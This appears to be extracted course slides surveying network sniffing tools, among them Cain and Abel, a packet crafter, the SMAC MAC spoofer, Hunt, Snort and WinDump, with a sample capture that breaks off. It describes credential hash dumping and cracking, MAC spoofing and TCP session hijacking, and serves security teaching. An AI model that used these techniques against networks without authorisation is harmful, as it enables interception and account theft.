
Session Capture Sniffer: NWreader



Cain and Abel

- ⊙ MSCACHE Hashes Dumper
- ⊙ MSCACHE Hashes Dictionary and Brute-Force Crackers
- ⊙ Sniffer filter for SIP-MD5 authentications
- ⊙ SIP-MD5 Hashes Dictionary and Brute-Force Crackers
- ⊙ Off-line capture file processing compatible with winpcap, tcpdump, ethereal format
- ⊙ Cain's sniffer can extract audio conversations based on SIP/RTP protocols and save them into WAV files

Cain and Abel



Packet Crafter

Craft Custom TCP/IP Packets

Komodias packet crafter

Source IP: 1 . 1 . 1 . 1 Source port: 0

Destination IP: 2 . 2 . 2 . 2 Destination port: 80

Header size: 20 (bytes) ☒ Default size

Identification: 0 ☒ Random

Checksum: 0 ☒ Default checksum

Type of service: Routine

Fragmentation flags: May frag

Offset: 0 Visit us: www.komodias.com

TTL: 255

Data size: 0 Use 1 or more, when sending IP

Data:

TCP parameters

Flags: ☐ URG ☐ ACK ☐ PSH ☐ RST ☐ SYN ☐ FIN

Sequence: 0

Acknowledge: 0


Window: 1500

Urgent: 0

Offset: 5

TCP checksum: 0 ☒ Default checksum

SMAC



SMAC is a MAC Address Modifying Utility (spoofer) for Windows 2000, XP, and Server 2003 systems. It displays network information of available network adapters on one screen. The built-in logging capability allows it to track MAC address modification activities

Raw Sniffing Tools

- ⊙ Sniffit
- ⊙ Aldebaran
- ⊙ Hunt
- ⊙ NGSSniff
- ⊙ Ntop
- ⊙ pf
- ⊙ IPTraf
- ⊙ Etherape

- ⊙ Snort
- ⊙ Windump/tcpdump
- ⊙ Etherpeek
- ⊙ Mac Changer
- ⊙ Iris
- ⊙ NetIntercept
- ⊙ WinDNSSpoof

Features of Raw Sniffing Tools

- ⦿ Data can be intercepted “off the wire” from a live network connection, or read from a captured file
- ⦿ Can read captured files from tcpdump
- ⦿ Command line switches to the editcap program enables the editing or conversion of the captured files
- ⦿ Display filter enables the refinement of the data

Sniffit

- ⊙ Sniffit is a packet sniffer for TCP/UDP/ICMP packets
- ⊙ It provides detailed technical information about the packets and packet contents in different formats
- ⊙ By default it can handle Ethernet and PPP devices, but can be easily forced into using other devices

Aldebaran

- ⊙ Aldebaran is an advanced LINUX sniffer/network analyzer
- ⊙ It supports sending data to another host, dump file encryption, real time mode, packet content scanning, network statistics in html, capture rules, colored output, and more

Hunt

- ⦿ Hunt is used to watch TCP connections, intrude on them, or reset them
- ⦿ It is meant to be used on Ethernet, and has active mechanisms to sniff switched connections
- ⦿ Features:
 - It can be used for watching, spoofing, detecting, hijacking, and resetting connections
 - MAC discovery daemon for collecting MAC addresses, sniff daemon for logging TCP traffic with the ability to search for a particular string

NGSSniff

- ⊙ NGSSniff is a network packet capture and analysis program
- ⊙ Packet capture is done via windows sockets raw IP or via Microsoft network monitor drivers
- ⊙ It can carry out packet sorting and it does not require the installation of any drivers to run it
- ⊙ It carries out real time packet viewing

Ntop

- ⦿ Ntop is a network traffic probe that shows network usage
- ⦿ In interactive mode, it displays the network status on the user's terminal
- ⦿ In webmode, it acts as a web server, creating an html dump of the network status




Pf

- ⦿ Pf is Open BSD's system for filtering TCP/IP traffic and performing Network Address Translation
- ⦿ It is also capable of normalizing and conditioning TCP/IP traffic and providing bandwidth control and packet prioritization

IPTraf


⊙ IPTraf is a network monitoring utility for IP networks. It intercepts packets on the network and gives out various pieces of information about the current IP traffic over it

⊙ IPTraf can be used to monitor the load on an IP network, the most used types of network services, the proceedings of TCP connections, and others



Etherape

- ⦿ Etherape is a graphical network monitor for Unix
- ⦿ Featuring link layer, IP, and TCP modes, it displays network activity graphically
- ⦿ It can filter traffic to be shown, and can read traffic from a file as well as live from the network



Features

- ⊙ Network traffic is displayed graphically. The more talkative a node is, the bigger its representation.
- ⊙ User may select what level of the protocol stack to concentrate on.
- ⊙ User may either look at traffic within a network, end to end IP, or even port to port TCP.
- ⊙ Data can be captured “off the wire” from a live network connection, or read from a tcpdump capture file.
- ⊙ Data display can be refined using a network filter.

Netfilter

- ⊙ Netfilter and iptables are the framework inside the Linux 2.4.x kernel which enables packet filtering, network address translation (NAT), and other packet mangling
- ⊙ Netfilter is a set of hooks inside the Linux 2.4.x kernel's network stack which allows kernel modules to register callback functions called every time a network packet traverses one of those hooks

Features


- ⊙ Stateful packet filtering (connection tracking)
- ⊙ All kinds of network address translation
- ⊙ Flexible and extensible infrastructure

Netfilter



Network Probe

- ⦿ This network monitor and protocol analyzer gives the user an instant picture of the traffic situation on the target network
- ⦿ All traffic is monitored in real time
- ⦿ All the information can be sorted, searched, and filtered by protocols, hosts, conversations, and network interfaces




Maa Tec Network Analyzer


MaaTec Network Analyzer is a tool that is used for capturing, saving, and analyzing network traffic

Features:

- Real time network traffic statistics
- Scheduled network traffic reports
- Online view of incoming packet
- Multiple data color options



Tool: Snort



- ⦿ There are three main modes in which Snort can be configured: sniffer, packet logger, and network intrusion detection system
- ⦿ Sniffer mode simply reads the packets off of the network and displays them for you in a continuous stream on the console
- ⦿ Packet logger mode logs the packets to the disk
- ⦿ Network intrusion detection mode is the most complex and configurable configuration, allowing Snort to analyze network traffic for matches against a user defined rule set


Tool: Windump

- ◉ WinDump is the porting to the Windows platform of tcpdump, the most used network sniffer/analyzer for UNIX

```
C:\WINNT\System32\cmd.exe - windump -n -S -vv

C:\>windump -n -S -vv
windump: listening on \Device\NPF_{F036ABE8-53D7-4C7B-B2E4-082BEF4D72D8}
19:56:53.427131 IP <tos 0x88, ttl 106, id 58655, len 108> 68.193.110.230.5000 >
192.168.2.162.5000: udp 80
19:56:53.493683 IP <tos 0x88, ttl 106, id 58656, len 108> 68.193.110.230.5000 >
192.168.2.162.5000: udp 80
19:56:53.506094 IP <tos 0x88, ttl 43, id 46880, len 40> 64.4.26.250.80 > 192.168
.2.69.2446: . [tcp sum ok] 894239202:894239202<0> ack 4229117801 win 17520
19:56:53.506528 IP <tos 0x88, ttl 43, id 46881, len 510> 64.4.26.250.80 > 192.16
8.2.69.2446: P 894239202:894239672<470> ack 4229117801 win 17520
19:56:53.508241 IP <tos 0x88, ttl 43, id 46882, len 576> 64.4.26.250.80 > 192.16
8.2.69.2446: . 894239672:894240208<536> ack 4229117801 win 17520
19:56:53.508465 IP <tos 0x0, ttl 128, id 19205, len 40> 192.168.2.69.2446 > 64.4
